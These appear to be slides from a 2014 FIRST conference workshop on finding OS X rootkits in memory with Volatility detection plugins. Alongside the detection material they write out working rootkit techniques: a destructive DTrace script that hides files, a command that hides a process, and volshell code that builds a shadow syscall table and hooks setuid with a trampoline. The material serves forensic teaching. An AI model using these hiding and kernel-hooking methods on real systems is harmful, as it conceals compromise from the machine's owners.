

26th annual **FIRST** conference



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M A S S A C H U S E T T S

JUNE 22-27, 2014

Back to the 'root' of Incident Response

Boston Park Plaza Hotel | June 22-27, 2014



Playing Hide and Seek with Rootkits in OS X Memory

Cem Gurkok



BOSTON





Setting Up

- Downloading Samples, Scripts:
 - Scripts: bit.ly/1tCVNOO
 - Base memory sample: bit.ly/1gH9eJW
 - All samples: bit.ly/1rF9uku
 - Password: **#FIRST2014BOSTON**
- Volatility Framework Installation
 - Checkout from svn
 - svn checkout <http://volatility.googlecode.com/svn/trunk/volatility-read-only>
 - Install Distorm3 as well (Python disassembly library)
 - Download <https://distorm.googlecode.com/files/distorm3.zip>
 - python setup.py install
 - Copy plugins into `/volatility-read-only/volatility/plugins/mac`



Rootkits and OS X

- XNU/OS X Kernel
 - Mach microkernel
 - FreeBSD monolithic kernel
- FreeBSD Rootkits:
 - Designing BSD Rootkits, Kong, 2007
- Mach Rootkits
 - The Mac Hacker's Handbook, Miller and Zovi, 2009



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Rootkits and OS X

- Rootkit Activities
 - Hooking: System Calls, Symbol Table, IDT, Sysctl, Trap Table, IP Filters
 - Direct Kernel Object Manipulation (DKOM)
 - Kernel Object Hooking
 - Run-Time Kernel Memory Patching
 - Process, Thread, Dynamic Library/Bundle Injection
 - Malicious Kernel Extensions (kexts)
 - Malicious TrustedBSD Policies



Rootkits and Detections

Rootkit Method	Type	Detecting Plugin
DTrace Hooks	Known Unknown	check_dtrace
Syscall Table Hooks	Known Unknown	check_hooks
Shadow Syscall Table	Known Unknown	check_hooks
IDT Hooks	Unknown Unknown	check_idt
Call Reference Modification	Known Unknown	check_hooks
Shadow TrustedBSD/ mac_policy_list	Known Unknown	check_hooks



Definitions

- **Syscall Table:** List of functions that permit a userland process to interact with the kernel (BSD level)
- **Mach Trap Table:** Prototypes of traps as seen from userland (Mach level syscalls)
- Function Hooking
 - **Direct:** Replace the function entry with the modified version's address
 - **Inline:** Keep original function entry in place, modify the function itself (e.g. prologue) to execute modified function by inserting trampolines, calls, or other instructions.



Syscall table

- The Syscall Table is composed of sysents

```
'sysent' (40 bytes)
0x0  : sy_narg          ['short']
0x2  : sy_resv         ['signed char']
0x3  : sy_flags        ['signed char']
0x8  : sy_call         ['pointer', ['void']]
0x10 : sy_arg_munge32  ['pointer', ['void']]
0x18 : sy_arg_munge64 ['pointer', ['void']]
0x20 : sy_return_type  ['int']
0x24 : sy_arg_bytes   ['unsigned short']
```

- Sysents contain references to the Syscall functions: `sysent.sy_call`



Rootkits and OS X

- Rootkits generally in C++/Objective C
- Enter 'Destructive' DTrace as a rootkit tool
- First presented in InfiltrateCon 2013 by Nemo
- Using DTrace:
 - Modify Syscall/libc function arguments
 - Implement mentioned rootkit activities
 - Read registers from uregs[]
 - Modify stack frames via RBP/RSP




* <http://felinemenace.org/~nemo/dtrace-infiltrate.pdf>

Rootkits and OS X



- DTrace Examples:
 - Hiding files from the commands ls, lsof, finder
 - Hiding processes from the Activity Monitor, ps, top
 - Capture private keys from ssh sessions
 - Inject JavaScript to HTML pages as they are rendered by Apache
- What's up with the unicorn??? It's the DTrace ponycorn (both pony and unicorn)... official mascot!

What's DTrace?



- Dynamic Tracing Framework [*]
- Built for Solaris, now on OS X and TrustedBSD
- Used for troubleshooting system issues in real time via providers, for example:
 - **syscall**: Let's a user monitor the entry point into the kernel from applications in userland and is not very OS specific
 - **fbt** (function boundary tracing): probes for almost all kernel functions, more useful when monitoring a particular behavior or issue in a specific kernel subsystem
 - **mach_trap**: fires on entry or return of the specified Mach library function
- Used for rootkit detection in the past by Beaucham and Weston [*]

* <http://www.dtracebook.com>

* http://blackhat.com/presentations/bh-usa-08/Beauchamp_Weston/BH_US_08_Beauchamp-Weston_DTrace.pdf



What's DTrace?


- Based on the D programming language
- Inspired by C, resembles awk
- Interpreted byte-code
- Interestingly no loops and multiple conditionals
- Probe fires when condition is met:

```
# Files opened by process
```

```
dtrace -n 'syscall::open*:entry { printf("%s %s",execname,copyinstr(arg0)); }'
```



DTrace Internals



Volatility Framework

- Open collection of tools
- Python, under GNU GPL
- Extraction of digital artifacts from volatile memory (RAM) samples
- Offer visibility into the runtime state of the system
- Supports 38 versions of Mac OS X memory samples from 10.5 to 10.8.4 Mountain Lion, both 32 and 64-bit



Volatility Framework

- Example: List Processes in a 10.7.5 x64 memory sample

```
$ python vol.py mac_pslist -f ~/Downloads/MacMemoryReader/ram_dump-fbt.mach-o --profile=MacLion_10_7_5_AMDx64
Volatile Systems Volatility Framework 2.3_beta
```

Offset	Name	Pid	Uid	Gid	PGID	Bits	DTB	Start Time
0xffffffff8012690000	image	310	0	0	302	64BIT	0x0000000049ff3000	2013-05-07 16:06:00 UTC+0000
0xffffffff8012f6ccc0	MacMemoryReader	304	0	0	302	64BIT	0x000000004a113000	2013-05-07 16:05:58 UTC+0000
0xffffffff8014828440	split	303	501	20	302	64BIT	0x000000004b2c4000	2013-05-07 16:05:58 UTC+0000
0xffffffff8016152000	sudo	302	0	20	302	64BIT	0x0000000010e91a000	2013-05-07 16:05:58 UTC+0000
0xffffffff8016154a80	dtrace	300	0	0	299	64BIT	0x000000000830e4000	2013-05-07 16:05:48 UTC+0000
0xffffffff8012f6c880	sudo	299	0	20	299	64BIT	0x0000000011e041000	2013-05-07 16:05:45 UTC+0000
0xffffffff8012f6d540	mdworker	297	89	89	297	64BIT	0x0000000004a2ea000	2013-05-07 16:05:15 UTC+0000
0xffffffff801514dcc0	mdworker	291	89	89	291	64BIT	0x0000000004ae3a000	2013-05-07 16:05:00 UTC+0000
0xffffffff8016152440	CVMCompiler	290	501	20	290	64BIT	0x000000001357bb000	2013-05-07 16:04:41 UTC+0000
0xffffffff8016152cc0	bash	280	501	20	280	64BIT	0x00000000135396000	2013-05-07 16:04:41 UTC+0000
0xffffffff8016153100	bash	279	501	20	279	64BIT	0x0000000002835d000	2013-05-07 16:04:41 UTC+0000
0xffffffff801514edc0	bash	278	501	20	278	64BIT	0x0000000010be8f000	2013-05-07 16:04:41 UTC+0000
0xffffffff8016153540	bash	277	501	20	277	64BIT	0x00000000131f1a000	2013-05-07 16:04:41 UTC+0000
0xffffffff8016153980	login	270	0	20	270	64BIT	0x00000000135f81000	2013-05-07 16:04:41 UTC+0000
0xffffffff8016153dc0	login	269	0	20	269	64BIT	0x00000000137000000	2013-05-07 16:04:41 UTC+0000
0xffffffff8016154200	login	268	0	20	268	64BIT	0x000000000828cc000	2013-05-07 16:04:41 UTC+0000
0xffffffff8016154ec0	login	267	0	20	267	64BIT	0x00000000033640000	2013-05-07 16:04:41 UTC+0000
0xffffffff8016154640	Terminal	265	501	20	265	64BIT	0x0000000008369b000	2013-05-07 16:04:40 UTC+0000

Dtrace examples

- Using a VMWare OS X 10.8.3 x64 instance
- Monitoring the memory through its vmem file
- Volatility Framework supports vmems
 - Hiding File/Folder
 - Hiding a process from Activity Monitor and detection



Dtrace examples

- Commands to hide a file
 - Create file: `touch /private/tmp/.badness`
 - `sudo dtrace -w -s dirhide.d`
 - Hides third entry in the `/tmp/private` folder



Dtrace Artifacts in Memory

- How to detect Dtrace activity?
- After some research...
- Artifacts depend on the provider that is used (syscall, fbt, mach_trap etc.)
 - **syscall**: Easy to detect, direct modification/hooks of the Syscall Table
 - **fbt**: Not so straight forward, inline modification of the probed function
 - **mach_trap**: Easy to detect, direct modification/hooks of the Mach Trap Table



Detection with Volatility: syscall

- Use the `mac_check_syscalls` plugin to get a list of syscalls
- By default the plugin will not detect the syscall hook because the DTrace symbols are known
- A probed syscall function's entry will be replaced with `dtrace_systrace_syscall`
- Searching for this function will reveal syscall DTrace hooking



Detection with Volatility: syscall

```
$ python vol.py mac_check_syscalls -f ~/memory_samples/ram_dump-before.mach-o --profile=MacLion_10_7_4_AMDx64 >
```

```
$ python vol.py mac_check_syscalls -f ~/memory_samples/ram_dump-after.mach-o --profile=MacLion_10_7_4_AMDx64 > after_syscalls.txt
```

To view the difference between the two output files:

```
$ diff before_syscalls.txt after_syscalls.txt
```

```
< SyscallTable      344 0xffffffff8000306b20 _getdirentries64
```

```
---
```

```
> SyscallTable      344 0xffffffff80005c89e0 _dtrace_systrace_syscall
```



Detection with Volatility: fbt

- We'll be using a modified version `mac_check_syscalls` since the plugin will not detect the hook by default
- Each syscall function entry's prologue will be disassembled to check for inline hooking by comparing it to its original state

Original Prologue		fbt Hooked Prologue
PUSH RBP		PUSH RBP
MOV RBP, RSP	→	MOV EBP, ESP



Detection with Volatility: fbt

- Introducing the `mac_check_dtrace` plugin [*]:

```
$ python vol.py mac_check_dtrace -f ~/Downloads/MacMemoryReader/ram_dump-fbt.mach-o --  
profile=MacLion_10_7_5_AMDx64
```

```
Volatile Systems Volatility Framework 2.3_beta
```

Table Name	Index	Address	Symbol	D-Trace Probe
-----	-----	-----	-----	-----
Syscall_Table	344	0xffffffff8000306fb0	_getdirentries64	fbt_probe

* https://github.com/siliconblade/volatility/blob/master/mac/check_dtrace.py



Detection w/ Volatility: mach_trap

- Use the `mac_check_trap_table` plugin to get a list of traps
- By default the plugin will not detect the trap hook because the DTrace symbols are known
- A probed trap function's entry will be replaced with `dtrace_machtrace_syscall`
- Searching for this function will reveal mach trap table DTrace hooking



Detection w/ Volatility: mach_trap

```
$ python vol.py mac_check_dtrace -f ~/Downloads/MacMemoryReader/ram_dump-trap.mach-o --  
profile=MacLion_10_7_5_AMDx64
```

```
Volatile Systems Volatility Framework 2.3_beta
```

Table Name	Index	Address	Symbol	D-Trace Probe
Trap_Table	46	0xffffffff80285dbc30	_dtrace_machtrace_syscall	mach_trap_probe



Dtrace:Hiding a File/Folder

`getdirentries64` function args:


```
(int fd, //file descriptor
user_addr_t bufp, /addr to direntry struct
user_size_t bufsize,
ssize_t *bytesread,
off_t *offset,
int flags)
```

Returns buffer size

```
#define __DARWIN_STRUCT_DIRENTRY { \
    __uint64_t d_ino; // file number of entry
    __uint64_t d_seekoff; // seek offset
    __uint16_t d_reclen; // length of this record
    __uint16_t d_namlen; // length of string in d_name
    __uint8_t d_type; // file type, see below
    char d_name[__DARWIN_MAXPATHLEN]; // entry
name
}
```



Dtrace:Hiding a File/Folder



Dtrace:Hiding a File/Folder

```
syscall::getdirentries64:return
/self->buf && arg1 > 0/
{
    self->buf_size = arg0;

    self->ent0 = (struct dirent *) copyin(self->buf, self->buf_size);
    printf("\nFirst Entry: %s\n",self->ent0->d_name);

    self->ent1 = (struct dirent *) (char *)(((char *) self->ent0) + self->ent0->d_reclen);
    printf("Second Entry: %s\n",self->ent1->d_name);

    self->ent2 = (struct dirent *) (char *)(((char *) self->ent1) + self->ent1->d_reclen);

    printf("Hiding Third Entry: %s\n",self->ent2->d_name);
    self->ent3 = (struct dirent *) (char *)(((char *) self->ent2) + self->ent2->d_reclen);

    size_left = self->buf_size - ((char *)self->ent2 - (char *)self->ent0);

    bcopy(((char *)self->ent3, (char *)self->ent2, size_left);

    copyout(self->ent0, self->buf, self->buf_size);
}
```



Dtrace examples

- Commands to hide process
 - `sudo dtrace -w -s libtophide.d`
 - Tell DTrace script what PID to hide:
 - `python -c 'import sys;import os;os.kill(int(sys.argv[1]), 1337)'` **238**



More syscall table

- Syscall Table Hooks
 - Direct Modification by replacing functions
 - Inline Modification by changing function content
- Seen these in the DTrace examples with syscall (direct) and fbt (inline) hooks
- Another technique is... Shadow Syscall Table



Shadow Syscall table

- The Syscall Table is an array of function pointers
- OS functions contain references to this table:
 - `unix_syscall`, `unix_syscall64`
 - `unix_syscall_return`
 - Some other DTrace functions
- Can someone switch these references to another 'Shadow Table'?

* <http://www.opensource.apple.com/source/xnu/xnu-2050.22.13/bsd/dev/i386/systemcalls.c>



Shadow Syscall Table

- The answer is... Yes!
- The original table appears untouched
- Attacker does dirty work on the shadow

```
code = regs->rax & SYSCALL_NUMBER_MASK;
DEBUG_KPRINT_SYSCALL_UNIX(
    "unix_syscall64: code=%d(%s) rip=%llx\n",
    code, syscallnames[code >= NUM_SYSENT ? 63 : code], regs->isf.rip);
callp = (code >= NUM_SYSENT) ? &sysent[63] : &sysent[code];
uargp = (void *)&regs->rdi;

if (__improbable(callp == sysent)) {
    /*
     * indirect system call... system call number
     * passed as 'arg0'
     */
    code = regs->rdi;
    callp = (code >= NUM_SYSENT) ? &sysent[63] : &sysent[code];
    uargp = (void *)&regs->rsi;
    args_in_regs = 5;
}
```



Shadow Syscall table

- Launch a mac_volshell session with the write option (-w)

```
$ python vol.py mac_volshell -f /Volumes/Storage/FIRST/Base-  
MountainLion_10_8_3_AMDx64.vmem --profile=MacMountainLion_10_8_3_AMDx64 -w  
  
Volatile Systems Volatility Framework 2.3_beta  
Write support requested. Please type "Yes, I want to enable write  
support" below precisely (case-sensitive):  
Yes, I want to enable write support  
Current context: process kernel_task, pid=0 DTB=0x10e89000  
Welcome to volshell! Current memory image is:  
file:///Volumes/Storage/FIRST/ShadowSyscall-  
MountainLion_10_8_3_AMDx64.vmem  
To get help, type 'hh()'  
>>>
```



Shadow Syscall table

- Script to locate the Syscall Table in the `unix_syscall64` function:

```
tgt_addr = self.addrspace.profile.get_symbol("_unix_syscall64")
buf = self.addrspace.read(tgt_addr, 200)
for op in distorm3.Decompose(tgt_addr, buf, distorm3.Decode64Bits):
    #targeting the instruction: CMP R13, [RIP+0x21fc16]
    if op.mnemonic == "CMP" and 'FLAG_RIP_RELATIVE' in op.flags and
op.operands[0].name == "R13":
        print "Syscall Table Reference is at {0:#10x}".format(op.address
+ op.operands[1].disp + op.size)
        break
```

Syscall Table Reference is at `0xffffffff800f6000d0`



Shadow Syscall table

- Then run the script for Slide 38 in the accompanying Slide_Scripts.txt file
- The script will perform steps 2 and 3

```
'com.apple.driver.AudioAUUC '  
'com.vmware.kext.vmhgfs '  
index 0 segname __TEXT cmd 19 offset fffffff7f907b2108 header cnt addr  
18446743522082758672  
index 1 segname __DATA cmd 19 offset fffffff7f907b2290 header cnt addr  
18446743522082758672  
index 2 segname __LINKEDIT cmd 19 offset fffffff7f907b22d8 header cnt  
addr 18446743522082758672  
index 3 segname cmd 2 offset fffffff7f907b22f0 header cnt addr  
18446743522082758672  
index 4 segname X?  
? cmd 1b offset fffffff7f907b2308 header cnt addr  
18446743522082758672  
True  
Creating new segment at 0xffffffff7f907b2308  
The shadow syscall table is at 0xffffffff7f907b2350
```



Shadow Syscall table

- Now the Syscall Table reference can be modified:

```
self.addrspace.write(0xffffffff800f6000d0, struct.pack('Q', 0xffffffff7f907b2350))  
  
"{0:#10x}".format(obj.Object('Pointer', offset =0xffffffff800f6000d0, vm =  
self.addrspace))
```

- Optional last step is to modify a Shadow Syscall entry to complete the hack
- Direct function modification by replacing the setuid syscall function with the exit function
- Or inlining the setuid function with a trampoline to the exit function



Shadow Syscall table

- Script to directly modify the Shadow Syscall Table's setuid function:

```
nsysent = obj.Object("int", offset = self.addrspace.profile.get_symbol("_nsysent"), vm = self.addrspace)
sysents = obj.Object(theType = "Array", offset = 0xffffffff7f907b2350, vm = self.addrspace, count = nsysent, targetType = "sysent")
for (i, sysent) in enumerate(sysents):
    if str(self.addrspace.profile.get_symbol_by_address("kernel",sysent.sy_call.v())) == "_setuid":
        "setuid sysent at {0:#10x}".format(sysent.obj_offset)
        "setuid syscall {0:#10x}".format(sysent.sy_call.v())
    if str(self.addrspace.profile.get_symbol_by_address("kernel",sysent.sy_call.v())) == "_exit":
        "exit sysent at {0:#10x}".format(sysent.obj_offset)
        "exit syscall {0:#10x}".format(sysent.sy_call.v())

'exit sysent at 0xffffffff7f907b2378'
'exit syscall 0xffffffff800f355430'
'setuid sysent at 0xffffffff7f907b26e8'
'setuid syscall 0xffffffff800f360910'

# Overwrite setuid reference with exit

s_exit = obj.Object('sysent',offset = 0xffffffff7f907b2378,vm=self.addrspace)
s_setuid = obj.Object('sysent',offset = 0xffffffff7f907b26e8,vm=self.addrspace)
self.addrspace.write(s_setuid.sy_call.obj_offset, struct.pack("<Q", s_exit.sy_call.v()))
```



Shadow Syscall table

- Script to inline the Shadow Syscall Table's setuid function:

```
nsysent = obj.Object("int", offset = self.addrspace.profile.get_symbol("_nsysent"), vm = self.addrspace)
sysents = obj.Object(theType = "Array", offset = 0xffffffff7f907b2350, vm = self.addrspace, count = nsysent,
targetType = "sysent")
for (i, sysent) in enumerate(sysents):
    if str(self.addrspace.profile.get_symbol_by_address("kernel",sysent.sy_call.v())) == "_setuid":
        "setuid sysent at {0:#10x}".format(sysent.obj_offset)
        "setuid syscall {0:#10x}".format(sysent.sy_call.v())
    if str(self.addrspace.profile.get_symbol_by_address("kernel",sysent.sy_call.v())) == "_exit":
        "exit sysent at {0:#10x}".format(sysent.obj_offset)
        "exit syscall {0:#10x}".format(sysent.sy_call.v())

'exit sysent at 0xffffffff7f907b2378'
'exit syscall 0xffffffff800f355430'
'setuid sysent at 0xffffffff7f907b26e8'
'setuid syscall 0xffffffff800f360910'

# Inline setuid with trampoline to exit
import binascii
buf = "\x48\xb8\x00\x00\x00\x00\x00\x00\x00\x00\xff
\xE0".encode("hex").replace("0000000000000000",struct.pack("<Q", 0xffffffff800f355430).encode('hex'))
self.addrspace.write(0xffffffff800f360910, binascii.unhexlify(buf))
dis(0xffffffff800f360910)
```



Detecting shadow syscall table

- To detect the Shadow Syscall Table
 1. Check functions known to have references to the syscall table: `unix_syscall_return`, `unix_syscall64`, `unix_syscall`
 2. Disassemble them to find the syscall table references.
 3. Obtain the references in the function and compare to the address in the symbols table.
- All incorporated into the `check_hooks` plugin!



Detecting shadow syscall table

```
python vol.py mac_check_hooks -f /Volumes/Storage/FIRST/ShadowSyscall-  
MountainLion_10_8_3_AMDx64.vmem --profile=MacMountainLion_10_8_3_AMDx64
```

```
sysent table is shadowed at _unix_syscall_return: 0xffffffff800f3e084b ADD R15, [RIP  
+0x21f87e]
```

```
shadow sysent table is at 0xffffffff7f907b2350
```

```
sysent table is shadowed at _unix_syscall_return: 0xffffffff800f3e0852 CMP R15, [RIP  
+0x21f877]
```

```
shadow sysent table is at 0xffffffff7f907b2350
```

```
sysent table is shadowed at _unix_syscall_return: 0xffffffff800f3e0996 ADD R15, [RIP  
+0x21f733]
```

```
shadow sysent table is at 0xffffffff7f907b2350
```

```
[...]
```

```
shadow sysent table is at 0xffffffff7f907b2350
```

```
sysent table is shadowed at _unix_syscall64: 0xffffffff800f3e059b ADD R13, [RIP+0x21fb2e]
```

```
shadow sysent table is at 0xffffffff7f907b2350
```

```
sysent table is shadowed at _unix_syscall: 0xffffffff800f3e020a ADD RBX, [RIP+0x21febf]
```

```
shadow sysent table is at 0xffffffff7f907b2350
```

```
sysent table is shadowed at _unix_syscall: 0xffffffff800f3e0216 CMP RBX, [RIP+0x21feb3]
```

```
shadow sysent table is at 0xffffffff7f907b2350
```

```
sysent table is shadowed at _unix_syscall: 0xffffffff800f3e0246 ADD RBX, [RIP+0x21fe83]
```

```
shadow sysent table is at 0xffffffff7f907b2350
```



Hooking symbols table

- Functions are exposed by the kernel and kexts in their symbols tables.
- These functions can also be hooked using the techniques that have been described (direct or inline).
- To check the functions, need to obtain the list of symbols.
- Then check for modifications that cause the execution to continue in an external kext/module.



Hooking symbols table

1. Get the Mach-o header (e.g. mach_header_64) to get the start of segments.
2. Locate the `__LINKEDIT` segment to get the address for the list of symbols represented as `nlist_64` structs, symbols file size and offsets.
3. Locate the the segment with the `LC_SYMTAB` command to get the symbols and strings offsets, which will be used to...
4. Calculate the location of the symbols in `__LINKEDIT`.
5. Once we know the exact address, loop through the `nlist` structs to get the symbols.
6. Also find the number of the `__TEXT` segment's `__text` section number, which will be used to filter out symbols, the compiler places only executable code in this section.
7. Check function symbols for inlining.



Hooking symbols table

- Hydra [*], a kext that intercepts a process's creation
- Inline hooks `proc_resetregister`, a function in the kernel symbols
- The destination of the hook is in the 'put.as.hydra' kext
- Download, and compile Hydra with Xcode
 - Copy compiled kext into `/System/Library/Extensions/`
 - `sudo chown -R root:wheel /System/Library/Extensions/hydra.kext`
 - `sudo chmod -R 755 /System/Library/Extensions/hydra.kext`
 - `sudo kextload /System/Library/Extensions/hydra.kext`
- Used the `check_hooks` plugin to find the hook

* "Hydra," Pedro Vilaca, <https://github.com/gdbinit/hydra>



Hooking symbols table

```
$ python vol.py mac_check_hooks -f ~/Downloads/MacMemoryReader/ram_dump-dtrace.mach-o --profile=MacLion_10_7_4_AMDx64
```

Volatile Systems Volatility Framework 2.3_beta

Table Name	Index	Address	Symbol	Inlined	Shadowed	Perms	Hook In
-----	-----	-----	-----	-----	-----	-----	-----
SyscallTable	344	0xffffffff80005c89e0	[HOOKED] _dtrace_systrace_syscall	No	No	-	__kernel__

```
$ python vol.py mac_check_hooks -f ~/Downloads/MacMemoryReader/ram_dump-fbt.mach-o --profile=MacLion_10_7_5_AMDx64
```

Volatile Systems Volatility Framework 2.3_beta

Table Name	Index	Address	Symbol	Inlined	Shadowed	Perms	Hook In
-----	-----	-----	-----	-----	-----	-----	-----
SyscallTable	344	0xffffffff8000306fb0	_getdirentries64	Yes	No	-	__kernel__



Hooking the IDT

- Interrupt descriptor table (IDT)
- Associates each interrupt or exception identifier (handler) with a descriptor (vector).
- Descriptors have the instructions for the associated event.
- An interrupt is usually defined as an event that alters the sequence of instructions executed by a processor.
- Each interrupt or exception is identified by a number between 0 and 255.
- IDT entries: Interrupt Gates, Task Gates and Trap Gates...



Hooking the IDT

